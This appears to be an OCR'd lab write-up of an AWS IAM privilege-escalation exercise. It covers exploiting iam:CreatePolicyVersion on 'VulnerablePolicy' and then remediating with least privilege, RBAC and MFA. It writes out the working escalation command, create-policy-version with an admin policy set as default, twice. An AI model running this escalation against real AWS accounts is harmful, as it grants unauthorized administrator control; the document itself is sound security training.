


iv) Find Policy ARN
arn:aws:iam::087889135318:policy/VulnerablePolicy



v) Perform Escalation Attack

Run
aws iam create-policy-version \
  --policy-arn arn:aws:iam::087889135318:policy/VulnerablePolicy \
  --policy-document file://admin-policy.json \
  --set-as-default




Comment: Attack Successful

vi) Verify Privilege Escalation
aws sts get-caller-identity
aws iam list-users


3. Securing the System

i) IAM → Users → Intern-Attacker → VulnerablePolicy → Remove




ii) Apply Least Privilege (RBAC)


a) Create Group and attach to ReadOnlyAccess




b) Add user to the Group




c) Find Intern-Attacker and add to the Group




d) Attach ReadOnlyAccess Policy






e) Least Privilege & RBAC Implementation Status




iii) Enforce MFA (Assign Passkey)

Group Users → Intern-Group → Intern-Attacker → Security Credential → Assign MFA



iv) The Verification Log

In Kali
Run:
aws iam create-policy-version \
--policy-arn arn:aws:iam::087889135318:policy/VulnerablePolicy \
--policy-document file://admin-policy.json \
--set-as-default



4. Vulnerability Report (IAM Privilege Escalation)

a) Vulnerability:
Excess permissions (iam:CreatePolicyVersion and iam:SetDefaultPolicyVersion) allowed a standard user to modify their own IAM policy.

b) Impact:
An attacker escalated privileges and gained full **AdministratorAccess**, compromising the entire AWS account.

c) Fix:
i) Removed self-modifying IAM permissions
ii) Implemented Least Privilege
iii) Applied Role-Based Access Control (RBAC)
iv) Enforced Multi-Factor Authentication (MFA)